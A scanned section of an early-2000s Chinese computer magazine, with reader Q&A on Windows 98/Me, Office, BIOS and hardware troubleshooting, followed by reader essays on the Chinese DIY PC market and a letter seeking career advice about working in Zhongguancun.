答:您可能用酒精类或含油的物质擦拭了扫描仪的平板玻璃，其残留物造成了扫描时折射出彩虹的影像。您需要将平板玻璃清理干净。

问:我最近配了一台电脑，装的是Windows 98操作系统，我想将自己原来用的一块老ALS007声卡利用上，可发现它的驱动程序软盘上只提供了Windows 3.x的驱动程序，我从网上下载的支持Windows 95/98的驱动程序安装后却不能正常工作，请问我这块声卡就真的不能用了吗？

答:解决老声卡在新系统中安装问题的方法不少，我们给您提供一种虽然很笨但成功率确实很高的方法。由于您是新装的机器，没有太多重要文件需要备份，所以这个方法也很适用：

（1）备份电脑中重要的文件。

（2）重新安装Windows 3.x操作系统，并正确安装声卡的Windows 3.x驱动程序。


（3）在Windows 3.x下将系统升级为Windows 98。

需要注意的是，您在安装Windows 98时必须将安装路径选在Windows 3.x的安装目录下，切记。另外，这种方法适合于所有有同类问题的老声卡。　（北京　庞彬）

问:我在使用Word时，发现我明明选择好了的公式对象插入后却变成了一串用大括号括起来的符号，请问这是怎么回事？

答:用鼠标左键单击菜单上的“工具”->“选项”->“视图”，清除“域代码”选项前的对勾即可。

问:总是听人说ISDN、DDN、Cable Modem等上网方式，据说都比普通Modem快很多。请问除了普通的Modem拨号上网以外，还有哪些正在发展的上网方式？哪种更适合我们普通用户？



答:目前正在发展应用的主要上网方式有以下几种：ISDN、DDN、有线电视、卫星、ADSL。下面我们就简单介绍一下它们各自的情况：

（1）ISDN专线接入

ISDN是Integrated Service Digital Network的缩写，即"综合业务数码网络"，它可以在普通模拟电话线路上，用数字化方式综合传送文本、语音、图像等数据。用户需要购买ISDN专用调制解调设备。理论上ISDN能提供高达128kbps的数据传输率，虽然实际应用中几乎不可能，但它仍然比使用普通模拟电话线路上网要快速和稳定得多。不得不说的是，ISDN仍然属于窄带网，数据传输率仍旧很低，技术上已属落后，相对于其他上网方式其性价比将越来越低，在短期内必将面临被淘汰的局面。

（2）DDN专线接入

DDN是Digital Data Network的缩写，即“数字数据网”。它是利用光纤、数字微波或卫星数字传输通道提供永久或半永久性连接线路，DDN区别于传统模拟电话线的显著特点是数字电路，传输质量高，延时少，数据传输率可在2.4kbps-2.048Mbps之间任意选择，但是它的接入费、月租费比ISDN要高很多，因此其更适合企业用户。

（3）有线电视网接入

这是一种利用有线电视网络的传输光缆连接 Internet 的接入方式，采用 Cable Modem 作为用户终端设备。Cable Modem 的传输机理与普通 Modem 相同，但由于它彻底解决了由于声音图像的传输而引起的阻塞，因而使上传速率在 10Mbps 以上，下载速率高时可达 36Mbps（但随着用户数量的增多，传输速率会下降）。目前这种接入方式还处于区域试验阶段，没有成文的国家规范，因此短时间内大范围推广的可能性不大。不过，它应该是未来 Internet 的热门接入方式。

（4）卫星接入

它利用类似接收直播卫星电视的小型碟型天线进行工作，能以 400kbps 的速率从 Internet 上下载资料，但如果用户需要上传资料仍需使用 Modem，该方式同样存在着费用较高的问题，因此也不是一般用户理想的接入方式。

（5）ADSL 专线接入

ADSL 是 Asymmeric Digital Subscriber Line 的缩写，即“非对称数字用户线路”，它是基于普通电话线（即双绞线）上

★常见的显示器安全标准有哪些？
★用了Windows Me的“系统还原”功能后如何再将它还原回去？
★为什么我的 FrontPage 2000 在 Windows 98SE版下不能正常运行？



利用高速调制解调技术实现高速数据传输的数字用户线，其上传速率可达 640kbps - 1Mbps，下载速率可达 6 - 8Mbps。ADSL 方案的传输速度大约是 ISDN 方案的 50 倍，卫星方案的 20 倍，同时它又没有有线电视网接入方式下随用户增多传输速率下降的问题。并且由于其费用的不断下降，相信在不久的将来，这种方式一定会成为广大个人用户的热门选择。（北京 王毅）

问：常听人说显示器的 TCO 标准，可最近我选购显示器的时候，听说了不止一种安全标准，我有些糊涂了，请问到底有哪些安全标准？它们都是哪些方面的标准？

答：目前关于显示器的安全标准的确很多，但最常用的无非是 EPA、MPR - Ⅱ和 TCO 三种。

（1）EPA 又称为“能源之星”规范，是一个关于节能方面的国际标准。支持这一标准的显示器能有效地节约电力，提供各种节能状态，普通显示器一般都支持它。

（2）MPR - Ⅱ是一个衡量电磁辐射程度的国际标准。符合此标准的显示器可称为“超低辐射”显示器，对人体的伤害大大减小。因此在选择显示器时应注意显示器是否符合该标准 。

（3）TCO 是一个目前最常用的显示器安全标准，同时它也是一个检测范围很广泛的安全规范，包括环保、低辐射、人体工程学、节能等等。其标准相对于前两种来说要更苛刻，它对每一台显示器都要认证。目前的 TCO 标准分为 TCO92、TCO95、TCO99 三种，是按制定的年份来命名的，一个比一个严格。应该注意的是，TCO 标准与显示器的画面质量无关，购买时请注意。

问：我的操作系统是 Windows Me，使用了“系统还原”功能以后，我的操作系统不但无法正常启动，而且连“安全模式”也进不去了。我的电脑里有很重要的数据，我不想重新安装系统，请问我该怎么办？

答：如果您确定对计算机所做的最后一次操作是“系统还原”操作，您就可以用 Windows Me 的启动软盘来恢复，如果没有启动盘，您可以从其他同样安装了同版本该操作系统的电脑上制作一份。恢复步骤如下：

（1）启动电脑，按 Del 键进入 CMOS，将启动顺序设置为 A 驱优先启动，保存后退出。

（2）在电脑重新启动前将 Windows Me 启动软盘插入 A 驱动器，使电脑从 A 驱动器启动。

（3）在出现的 Windows Me 启动菜单中选择一个启动选项，屏幕上将会出现推荐你废除上次“系统还原”操作的提示信息。

（4）键入“1”选择“Revert the Restore Changes Made to my System”即可。

系统被恢复后，您可以再次利用“系统还原”功能将系统还原到不同于上一次还原点的地方。

问：最近我在电脑中安装了Windows 98SE版的操作系统，可当我安装了 Office 2000 以后，发现 FrontPage 2000 不能正常运行，请问这是什么原因造成的？

答：由于 Windows 98SE 版内置的 IE5 与 Office 2000 组件中的 FrontPage 2000 有冲突，根本原因是 IE5 使用的服务器扩展文件的版本与 FrontPage 2000 不兼容。

解决的方法是：用 Office 2000 安装光盘中的 \PFiles\Common\Msshared\Websrvex\40\Bin 目录中的文件 Fp4areg.dll、Fp4anwi.dll、Fp4atxt.dll、Fp4autl.dll、Fp4avss.dll、Fp4awec.dll、Fp4wel.dll、Fpencode.dll、Fpexedll.dll、Fpmmc.dll覆盖Windows 98SE在硬盘中安装的逻辑盘，如C:\Program Files\Common Files\Microsoft shared\Web Server Extensions\40\bin 中的同名文件即可。注意，由于上述文件属于系统文件，您应该打开“我的电脑”，在“查看”- >“文件夹选项”- >“查看”中选择“文件和文件夹”选项中的“显示所有文件”。

问:我在使用Windows 2000时发现当我打开多个窗口后，有时在单击“任务栏”中某个缩小后的窗口图标后，该窗口本应该显示在屏幕上，可怎么点也不能让它出现，请问如何解决？

答:这确实是Windows 2000的一个常见问题,您可以用鼠标右键单击“任务栏”中缩小后的该窗口图标，在随后弹出的右键菜单中选择“最大化”即可。

问:我最近安装了Windows Me操作系统,上网时发现系统内置的IE5.5不能显示中文繁体字,重新安装光盘版的IE5.5时提示“安装程序检测到系统中已安装了该版本的Internet Explorer，安装程序无法继续进行”，请问有没有方法解决？

答:解决方法如下：

(1) 在“开始”菜单的“运行”项中键入regedit后点“确定”打开注册表编辑器。

(2) 选择HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer，将右边窗口中的字符串值“Version”的数值由“5.50.4134.0100”修改为“5.00.0000.0000”。

(3) 关闭注册表编辑器，重新启动计算机使修改生效。

(4) 重新安装IE5.5，选择“最小安装或自定义浏览器”，并在接下来的“组件选项”中选中“繁体中文显示支持”，继续后面的安装步骤完成安装。

(5) 重新启动计算机后，IE5.5就可显示中文繁体字了。最后需要提醒您的是，修改注册表前千万要进行备份。

（北京　蓬蓬）

★Windows 2000任务栏上的窗口怎么不能恢复到桌面了？
★想重装IE 5.5添加中文繁体字，系统为什么不让装？
★为什么系统不让重装WPS2000?
★为什么我在使用ISDN上网时，别人的电话拨不进来？
★为什么新扩内存后开机却黑屏？
★为什么我的显示器有时会发生轻微的抖动现象？



问:我在一次操作时,将C盘的WPS2000子目录完全删除了，想重新安装WPS2000，系统却提示:“WPS2000已经安装，请先执行卸装程序将WPS2000卸装后，再进行安装”，我该怎么办呢？

答:这是由于您只删除了WPS2000子目录中的文件，而没有将注册表中关于WPS2000中的相关信息删除，因此当您重新安装WPS2000时，由于安装程序在检查注册表时发现了这些信息,使之误认为系统中已经安装了该软件而中断操作。所以您必须把系统注册表中有关WPS2000的注册信息全部删除才可以正常安装。

具体操作步骤如下：

(1) 在“开始”菜单的“运行”项中键入regedit后点“确定”打开注册表编辑器。

(2) 找到下列主键中有关WPS2000注册信息的项目，单击鼠标右键选择“删除”。

HKEY_CLASSES_ROOT\WPSFile

HKEY_CURRENT_USER\Software\Kingsoft

HKEY_LOCAL_MACHINE\Software\CLASSES\WPSFile

HKEY_LOCAL_MACHINE\Software\Microsoft\Shared Tools\Text Converters\Import\Wps2000

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\APP Paths\Winwps32.EXE

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Uninstall\wps2000 专业版

HKEY_USERS\.DEFAULT\Software\Kingsoft

注意:修改注册表前千万要进行备份。

问:为什么我在使用ISDN上网时，别人的电话拨不进来？不是说使用ISDN上网时不占线吗？

答:您一定是同时使用了ISDN的2个B通道，当2个B通道同时使用时仍会出现电话占线的现象。

您可以到电信部门申请该ISDN的免费Call Waiting服务。然后在您操作系统中的“开始”->“设置”->“控制面板”中设置TELES ISDN，在“Miniport Setting”选项中单击“Use Voice On Demand”，选择“Automatic B Channel Disconnect”。此后每当您用2个B信道上网时，一旦有电话进来，系统将自动释放一个B信道，使您能够接到电话。（北京　刘洋）

问:本人近日为爱机增加内存，在原有的一条64MB PC100现代内存的基础上增加了两条32MB PC100 TYI内存，可开机后黑屏，将那条64MB的内存拔掉后机器才能启动。我的主板是ASUSP-5A，上有3根DIMM内存插槽，请问有什么办法可以解决？

答:(1) 调换3条内存在插槽中的顺序，尝试不同的组合，一般能够解决问题。

(2) 如果不能解决，只能将那两条32MB PC100 TYI内存换成现代颗粒的内存或其他名牌内存，记住，不要为省二两银子而忽略兼容性问题，这往往是得不偿失的。

问:我的显示器在使用中有时会发生轻微的抖动现象，尤其是启动Windows 98时，画面一定会跳动几下，请问这是怎么回事？

答:您的显示器很可能是抗干扰能力比较差，这时您就应该注意以下两点：一是尽量将其他电器远离显示器使用，二是使用专用电源插座为显示器供电。（北京　刘洋）

★我在用Word2000打印信封时，信封总是放不正，怎么解决？
★开机有提示，多次按Reset键才能正常启动，为什么？
★电脑使用的电源有哪几种类型？
★电脑不启动了怎么办？
★听说硬盘使用不当容易出现坏道，请问如何避免？
★电脑器件都能带电插拔吗？

问：我在使用Word2000打印信封时，每次都要将信封放在打印机手动送纸盒的中间才能正确打印信封，可是由于手动送纸盒上没有刻度表，因此经常将信封打偏，请问有什么办法解决？

答：您可以修改打印机的送纸方式，使信封能够对齐打印机手动送纸盒某一条边，这样就不用怕打偏了。

步骤如下：

(1) 在Word2000的“工具”菜单中选择“信封和标签”。

(2) 单击“信封标签”->“选项”。

(3) 单击“打印选项”，选择一种您认为合适的贴边送信封方式，单击“确定”即可。　　（北京　刘洋）

问：最近我的电脑出现开机故障，现象是显卡检测完以后，光标闪动五下出现一长串英文后死机，此时键盘和Power键均失灵。多次按Reset可能启动成功，进入Windows后则一切正常。这是为什么？

答：如果在此之前您的主板工作正常，则有可能是BIOS之类的主板错误造成的，如BIOS存在部分数据错误、主板CMOS电池电量不足等。请您在开机失败时检查BIOS设置是否有误，如果有条件最好换一块主板电池试试。若您的主板在保修期内，最好找经销商更换一块再试，这是解决问题最彻底的方法。　　（新疆　张迎新）

问：听说电脑使用的电源有多种类型，请您给我介绍一下。

答：1997年以前比较流行AT电源，它共有四路输出（±5V、±12V），通过两个六芯插头给主板供电，另外几个四芯插头给硬盘、软驱等供电。AT电源采用切断交流输入的方式关机，不支持软件开关、键盘开机、网络唤醒等功能。1997年以后ATX电源逐渐流行，它是目前电源的主流。与AT电源相比，其外形尺寸没有多少变化，主要增加了+3.3V和辅助+5V两路输出和一个PS－ON信号，并改用一个20芯输出线给主板供电。只要插上220V交流电辅助+5V就有电压输出。PS－ON信号是主板提供的电平信号，低电平时电源开启，高电平时电源关闭。利用辅助+5V和PS－ON信号可以实现软件开关、键盘开机、网络唤醒等功能。近一两年，为了适应电脑小型化的要求，又出现了Micro　ATX电源。它与ATX电源相比，体积和功率减小，其他参数基本相同。　　（新疆　张迎新）

问：我的硬盘突然不能启动了，我是一个刚入门的Cfan，请傻博士赶快帮帮忙。

答：硬盘突然不能启动，首先要排除主引导记录或Io.sys等文件被破坏，或者0磁道损坏之类的问题。如果您用KV3000等软件备份了主引导记录，可以尝试着恢复，也可以重新进行Fdisk和Format。如果不能执行这些操作，就可以肯定是硬盘存在硬件故障。如果自检给出的提示是”HDD controller failure，Press F1 to Resume”，应重点检查与硬盘有关的电源线、数据线的接口有无松动和接触不良，信号线是否连接错误或硬盘跳线是否错误等。如果自检给出的提示是“FDD controller failure，HDD controller failure，Press to Resume”，通常是硬盘的I/O部分接触不良或有损坏，您最好找一块好硬盘代换，根据故障是否重复出现查明原因。若自检提示为”Drive not ready error，Insert Boot Diskette in A，Press any key when ready...“，多数是没有设置硬盘类型或设置不正确，也存在主板CMOS电池电压过低，造成CMOS信息丢失的可能。这种故障可以通过重新设置硬盘类型和更换电池的方法排除。　　（新疆　张迎新）

问：听说硬盘使用不当容易出现坏道，请问如何避免？

答：现在的硬盘转速和单碟容量越来越高，使用不当确实容易出现坏道。请您从以下几方面入手进行预防：首先硬盘的安装必须稳固。其次，电脑必须放在稳固的桌子上，硬盘工作时移动电脑或晃动桌子是造成坏道的重要原因。第三，电脑最好选用优质名牌电源，劣质（输出波纹过大，带负载能力极差）的电源是杀硬盘不见血的隐形杀手，万万不可掉以轻心。最后，如果您选用了7200转的高速大容量硬盘，最好配一个UPS电源。因为工作时频繁掉电对硬盘非常有害，尽管现代硬盘提供了不少保护功能，但是否保险就很难说了。另外，如果您的电脑中存放着重要的



数据，花四五百元配一个UPS电源也是值得的　　（新疆　张迎新）

问：我有一台CR3240打印机，连接在AST PⅢ+166原装机上。有一次朋友使用打印机，在没有关主机的情况下就拔下了打印机电缆线，等到第二天再开机时，主机不能启动，显示器黑屏。有人告知，是带电插拔造成的，以前我也曾这样做过，没事的。这次是怎么回事？

答：你的情况确实是由于带电插拔造成的。由于AST PⅢ+166是一体化主板，带电插拔造成主板上并口电路受到瞬间大电流的冲击，可能造成主板局部短路或芯片组损坏。由于AST等原装机的主板集成度比较高，估计修复的可能性不大。

虽然理论上带电插拔各种电脑的硬件都是允许的，而且带电插拔还能节省时间，减少操作步骤，同时还可以降低开关机时过大的启动电流对电脑硬件的冲击，但是操作不当也会造成严重后果。这是因为经常进行带电插拔的硬件主要包括键盘、鼠标、打印机、显示器、Modem、软驱、硬盘、光驱和各种板卡等，而这些硬件设备全部都是由主板上的I/O芯片来控制的。由于这些硬件设备的接口的针脚中都包括电源针脚，并与主板上的I/O芯片的引脚一一对应，都存在一定的电压值，如果进行了带电插拔就有可能产生瞬间的大电流，直接导致I/O芯片的损坏。

一般原则是，不带电源的硬件可以随时带电插拔，带电源的硬件不能同时带电插拔。例如，键盘、鼠标本身不带电源，允许随时进行带电插拔。而显示器、打印机、Modem（外置式）带有电源，不能进行带电插拔。电脑各种板卡，如显卡、声卡、网卡、解压卡、Modem卡（内置式）等，因为其数据线和电源线是做在一起的，所以不能进行带电插拔。硬盘、软驱、光驱等其数据线和电源线是分开的，允许带电插拔，但至少保证数据线或电源线接通。也就是说，可以先接上数据线，然后可以带电插拔电源线，反之亦可以。

虽然有些硬件设备原则上允许带电插拔，但是从实际操作来看，带电插拔太频繁，必然会对主板上的I/O芯片造成损坏。

★微星MS6199主板,开机后经常出现显示器黑屏是怎么回事？
★为什么每次在进Win98时都会出现提示“ERROR: Can't write ESCD”？
★华硕CUSL2主板，为什么安装了128MB内存自检时却显示“128MB+1MB”？

问:我用的是微星MS6199主板,开机后经常出现显示器黑屏，不能正常启动的现象。更换显示器和电源后，故障依旧。而且每一次关机后，只要重新插上电源插头，主机就会自动启动。请问是不是主板坏了？我该怎么办？

答:微星的主板在能源控制方面设计得不够完美，确实存在一些问题，经常会发生加电不能启动的现象，尤其在6163、6199主板上常有发生。换机箱电源是无效的,目前最好的解决方法是更新主板的BIOS。另外，把开关连接线插到主板IDE接口边上的一个JRMS1的跳线上，有时也可避免此类问题的出现。

重新插上插头后就重新启动是ATX主板新增加的一个功能，其目的是在突然断电再恢复时，或者重新插拔插头后，可以自动开机。不光是微星主板，许多ATX主板都可能出现类似问题。一般说来，该功能没有什么用途。通过修改BIOS设置，将POWER MANAGERMENT SETUP项目中的POWER AFTER PW－FAIL后面的参数从“ON”修改为“OFF”即可禁止此类功能。

由于微星主板的监测项目非常多，功能比较强，有时D－LED技术也会产生误报的现象，造成机器不能正常启动。为了保证顺利自检启动，建议在BIOS中将非必须的监测功能都关闭。

问:每次在进Windows 98时都会出现提示“Error: Can't write ESCD”，记得在升级BIOS时也曾遇到这样的问题，请问是不是主板的故障？

答:"Can't write ESCD"的意思是主板不能够写入ESCD。该错误信息是在系统完成自检后，进入Windows 98时给出的。ESCD（Extend System Configuration Data）是扩展系统配置数据，保存在BIOS数据之中，主板可以通过对BIOS的读写控制来修改它。在启动的时候主板要向BIOS写入一部分关于PNP方面的参数，以方便驱动及使用硬件设备等方面的控制指令。目前大多数主板都支持ESCD功能。出现“Can't write ESCD”这个提示的原因有三个:一是升级主板BIOS时选择了包含ESCD升级，那么升级后很有可能会损坏ESCD控制部分。二是为了防止CIH病毒，将主板BIOS禁写功能打开了，CIH病毒虽然防住了，但ESCD也无法向BIOS写入。三是电池电压过低造成的，主板不能将检测到的参数向BIOS中进行回写。

根据我的实际观察，不同的主板对于ESCD功能的要求



不一样。一般来说这个错误并不影响系统的运行，不会带来任何后果，也就不作为错误信息被显示出来。但是，对于华硕等某些主板来说，如果升级主板的BIOS时选择了包含ESCD升级，升级后会有该现象。因此，升级华硕等某些主板的BIOS时最好不要选择升级ESCD，同时刷新BIOS的程序版本也不能太低，采用的刷新程序Awdflash.exe至少应是6.0以上版本。

问:我有一块华硕CUSL2主板，安装了128MB内存，每次开机自检时显示“128MB+1MB”。请问这是怎么回事？

答:华硕CUSL2主板是一款i815E芯片组的主板，集成了i752显卡，支持目前所有FC-PGA封装的处理器，而且还支持最新的AIMM功能。所谓的AIMM（AGP Inline Memory Moudle）是AGP内建存储模块，是一个通常位于AGP插槽和第一个PCI插槽之间的一个40PIN的短插槽，容量通常是2MB～4MB，作为内置显卡的缓存使用。其功能是在AGP和系统内存之间插入一级显示缓存，有利于提高i815E芯片组的显示性能，与CPU中二级缓存L2的功能比较类似。如果用户在使用内置显卡时没有插入AIMM，计算机会在开机自检时从主存中调出1MB作为显示缓存使用，充当AIMM功能，所以出现了“128MB+1MB”显示字样。

（河北　左巍）

“3月，我的改变你看到了吗？”加了
目《特别话题》，加了STEP BY STEP的“
第6期还加了彩页，您看到了吗？小编们
箱前期待着“上帝”的回音。“CFAN，我
了吗？”听到了，听到了，小编们的耳
：）在评刊信里，在MAIL里，在论坛上，
站首页的小调查，向我们开火！请大家继
请大家告诉大家CFAN的改变喔。：）

自从本刊第5期刊登了《中国：全球
一文后，引起了读者强大的共鸣。论坛上
友间都时不时地听到看到关于该文章的争
是如文中所说？大家都从不同的角度说出
感受。我们特地从中选取了吴忻先生的精彩一文和论坛上的一篇文章供读者一览，本文从用户的角度入手，可以和从厂商、产业角度入手的原文共赏。如果您还有兴趣，请到CFAN“读编热线”论坛上看看网友的回应，以及“小熊在线”的一篇第三方文章：“读《电脑爱好者》文章有感”(http://beareyes.shanghai.com/2/lib/200103/03/20010303003.htm)。



中国DIY市场应有的理智与从容

兼与贵刊记者李月鹏先生商讨"垃圾场"问题

受搜狐股价下跌至1美元后某评论家的启发，我们不该责怪仍然如火如荼的中国DIY市场，我们应当反省对急速变化的世界，我们能够认知的真实程度。

诚然貌似稳当持重的某个欧洲人或许可以有貌似公允的品评，但是我们更有公允、冷静的头脑。

在昨天是Riva128、今天是TNT2pro、明天是GeForce2 GTS唱主角的时代，什么是垃圾？是陈旧的思想，是对大公司盲目的崇拜，是对科学技术本质的一知半解，是垃圾。它们才是真正的垃圾，我们应当抛弃。

试想一下，当欧洲被由少数大公司操纵的所谓"摩尔曲线"(人为制造的、虚无缥缈的曲线)把大量无意囤积在手的Celeron 300A和Celeron 366抛向亚洲时，谁是垃圾？不是当时的Celeron 300A和Celeron 366本身，而是某些迂腐的欧洲人迟钝的、被洗劫一空的头脑。

是谁编造的在CPU出厂前，英特尔工程师测试并分类锁频、何为366、何为466的神话？是谁编造的可以超频的神话？答案是没有任何人(也包括英特尔)，只是大公司希望得到的市场反响。

有十足的证据表明，点25时代，英氏CPU核心稳定的工作频率在530至550兆赫之间；在点18时代，P3架构的稳定的工作频率在850至1000兆赫之间，而且工艺本身也存在一个正态分布曲线。这就说明了为什么当英特尔把P3的主频由1.03G提高到1.3G时会闹出笑话。其实在下用单只稳定运行于550兆赫下的点25的赛扬跑双时，就发现了这样的问题。当时已预见到闹不好有一天，市场压力出现，聪明的英特尔工程师冒进时，会有一出闹剧。

有了这样一个基本认识，超频基本上可以被认为是一个神话，只是不明真相和许多被动的使用者在降频使
少数狂热的DIY发烧族，在用增压、增
赚取藏在"量无所值"的CPU中最后
超频才真正发生。但是若面对一颗工
区域的CPU，你几乎会无功而返。这

，为什么会这样？其实也不是大公司
是迫于潜在的股东与市场压力，（大
细分的结果。有谁能够出来证明TNT2
准版芯片之间的成本差异？有谁能出来
不应有486的芯片出现，对于用户而
之后，就应该是后来的586奔腾芯片？广
当时英特尔的愚蠢，才有今天AMD欣欣向
到用户手中价格相对低廉的CPU。

面对用户今天买显卡明天就落伍的尴尬，面对芯片制造商难言的、小儿科般试图细分市场的苦衷，如果一定要说有人在抛洒垃圾也有人在捡拾垃圾，那是因为首先有人在每天制造垃圾。按照那样的逻辑，你能说同样制造成本的GeForce2 GTS与GeForce2 MX相比，GeForce2 MX不是垃圾？C2-800与C2-566相比后者不是垃圾？确实不能这样说，况且十有八九，C2-566能以标准外频稳定工作在850兆赫。

"制造垃圾"是市场经济目前面临的困惑，就像曾经把牛奶倒入大海。但这不可怕，时间会给以调整的机会，可怕的是潜藏在人们、特别是少数精英头脑中的垃圾，会给大众以视听误导。

譬如，JS在DIY市场是一个永恒的话题，殊不知被舆论称为奸商的大部分小商户，确实对所售商品的知识只有表皮的了解，而真正的奸商是难于暴露在公众面前的。当你不幸拿到被Remark后的现代芯片133内存条，如果表现不佳，只有怪自己运气不好，经销商很可能也是受害者。况且不少情况下，很多成批的精品也来自于这些所谓小作坊生产、却也外观精良、品质精湛得不起眼而价格相对低廉的商品。这"不幸"被我本人的实践所证实，而且也见诸来自他人、微型计算机实验室科学公正的报道。

当以垄断性的芯片价格，TNT2-pro 的各品牌显卡在市场售价千元以上时(本人在1996年买过千元以上的两兆显存的S3virge 芯片显卡，如今它们已"市间蒸发"，报应呀。)，我选用当时价格比"李文"讲述还要高的ATI被"正常淘汰"的8M显卡，有两千四百大毛之巨，而且事后在媒体上见诸过所谓ATI辟谣的报道。但是你只需睁眼看一看，它的BIOS是那个价位没有的电擦写型，更重要的是有精良的做工和整体平衡的性能表现，视窗带有的、由ATI提供的驱动对各种应用有表现不俗的支持。对比之下，被nVidia自己出卖了的祖爷爷Riva128zx，已被无情丢弃在街头，已不能对DirectX7提供良好支持(善良的、花了血本的用户还在沉默什么呀，对比之下厚道的东芝才是冤大头呢！请不要认真，只是为说明道理)。也考虑到"垃圾"是它们每天制造的(6个月一个周期，既伟大又荒谬！说自取烦恼或自取灭亡都不过分)，再考虑到永远不过时的"性能价格比"这个DIY的基准尺度之一，买现在只要180"大洋"的老的ATI显卡与明天就要沦落到如此境地的GeForce2 MX还有性价比上的优势，因为利用这个差价，在明天可能买回一块带有64M、DDR显存的亦被遗弃街头的GeForce2 GTS。当然业主如果能够

降价至130大元（要是进价真的那样低），你坐拥高额利润的同时，用户会高呼你万岁，并成为你的回头客。

至于说到这其间这样高的差价，并不能据此冤枉业主为JS ，因为是偶然的市场机缘使然，没有真实性。相比较，英特尔的总体业务利润率在3成以上，更不要说主业CPU还要高，没有任何人能定义其为JS。

限于篇幅，在下要说，道德说教解决不了人们痛斥的JS行为，只能靠不断强化的市场规范去不断压低JS有害的市场行为影响力，也才能真正避免事实上的垃圾配件在市场上的存在或出现。至于有人喜欢铜矿有人喜欢赛扬，有人喜爱雷鸟有人中意毒龙，甚至有一天有人会爱恋"酷嫂"，那是萝卜白菜各有所爱。当P4还像今天只是一尊纸糊的偶像时，如果欧洲阔老某天要把1.3G的P3"垃圾"抛向亚洲，中国各级经销商的快感，一定不会亚于互连网公司目前烧钱的快感。至少前者在创造商业价值，而后者在无情毁损自己的EVA值并葬送投资人的钱财。

蓬勃的中国DIY市场，一定会义无返顾地发展下去。

——吴忻

* * * * * * * * * * * * * *

昨日看了《中国：全球电脑垃圾场？》一文，觉得作者有些偏颇，口口声声缘引欧洲大报对中国市场的评价，外国人不了解中国市场。难道你不明白？不要说内地不发达城市，即使是中国的现代化城市以及沿海城市的购买力水平也并不是普遍很强，有钱对电脑随心所欲配置的用户往往在公司有很好的电脑使用，又或者对电脑不是很了解，所以品牌机往往是首选。我们承认IBM、HP、联想等的稳定性兼容性，同时如果真正自己使用的话，具备中等专业知识即可装出符合自己需要的兼容性很强的电脑。难道这些都是垃圾？什么是垃圾？没有用的东西才叫垃圾！

我相信那种粗制滥造的假货玷污了您的视听，但是您是否看到您说的那几个大厂商出的东西是否是普通消费群体所能完全接受的？我们有性价比不错的商品可以购买，为何又要华而不实地购买那些高档东西呢？不要忘记，486、586这些在内地也是可以使用的东西。一个国家有一个国家的情况，奔驰是车？难道富康就不是了？脚踏实地的做一些事情吧，引进些先进知识，揭露一些阴暗面，宣传一些积极的东西，不要动不动就把国人扁得一无是处。另外说一句，我在一个小型ISP公司供职，用的是MMX233和PIII600的机器，在客户那里经常是一些更好的机器，这些东西在不同的地方做着不同的事情，很难说不够用或是不浪费，都是些无所谓的事情，公司老板个人喜好。

—— CFAN论坛，qiujix

（请本文作者和it@cfan.cn.net联系，领取您的稿费。：））

你好！我是贵刊一名忠实的Fans，我觉得《电脑爱好者》的文章还是不错的，我对醉心客写的《电脑创业》文章尤为喜欢。虽然从未打过交道，但在我的意识当中您应该是个比较朴实随和、又不乏幽默感的人。也正因为对您的信赖，我想问个比较那个的问题。先介绍一下个人情况，我是一名大专毕业生，机电工程专业。毕业后开始学习计算机，由于不是计算机专业，起初只是学习安装、简单的调试和维护，后来在当地的科技市场卖过"猫"，现在一所学校的机房搞维护（临时工），每月500元工资。虽然说在这里搞维护倒也简单，并且离上班的地方也很近，不足100米，但这种单调的生活让我受不了，接触的东西又太少，于是我想通过人介绍到北京中关村打工。对了，我对各种系统维护工具还是有一定操作能力的，我还自学Photoshop。我想问一下，以我的能力，能不能去？如果能，我能混个什么样，能不能混口饭吃；如果不能，我还缺什么？我知道您很忙，希望您能在百忙中抽空回复就好。希望醉心客别把我当作垃圾邮件，阿门！！！

——读者来信

中关村就业基本是这样的，一种是在以中关村为中心，辐射在四周的高新科技开发区就业。很多大公司都在开发区建了厂房或研发基地，这些公司的高速发展是支持中关村地区经济增长的重要支柱。对于打工者，那里基本需要两种人：一种是流水线的技术工人，一种是高学历的科技人才。另外，在地理位置上的中关村地区，主要是由一个个计算机配件销售大厦组成。这里是北方计算机配件的重要集散地，多数公司从事计算机配件批发及零售。这里每一个柜台甚至就是一个小公司。公司的情况，各不相同。如果对中关村公司情况不了解，在这里随便找个公司打工，那么这些公司对人才需要的不是学历，而是经验（或体力）。试用工的工资待遇也就是几百元。如果想找一个较为理想，可以让你适应一段时间再学些技术的公司，基本上全凭运气。可以这么讲，这些私营公司老板一般都是比较"黑"的，公司的目标就是利润最大化。其他福利、待遇很难保证，要"混"出头来是不容易的。

所以建议：1.来当然是可以来，北京需要各种各样的人才。但是现在北京的就业压力也非常大，每次的人才招聘会都是爆满。所以我希望你要是来北京，也是有计划的。尽量先找到北京的朋友或者亲戚什么的。先要落下脚，再图发展，不要盲目进京。2.以你的条件，可能刚来的时候从事的工作是计算机装配或者销售（非常辛苦）。3.建议你先以旅游的方式来考察一下北京的就业环境是否适合你，再做决定。机遇对于每个人来讲都是未知数，但自己的准备越充足，所走的弯路也就会越少。谢谢你的信任！

——醉心客

重要声明

1.作者向本社投稿后，三周内没有收到录用答复的（该答复可能是电话或电子邮件等方式），可自行处理。

2.本社坚决反对抄袭和一稿多投行为。

3.除非作者事先声明，否则本社对来稿有编辑权和修改权。

4.刊物一经上市即寄稿费，稿费以版面字数计算，每千字不低于100元，此稿费含本刊关联出版物及网站转载时应支付的转载稿费。如有异议，请事先声明。

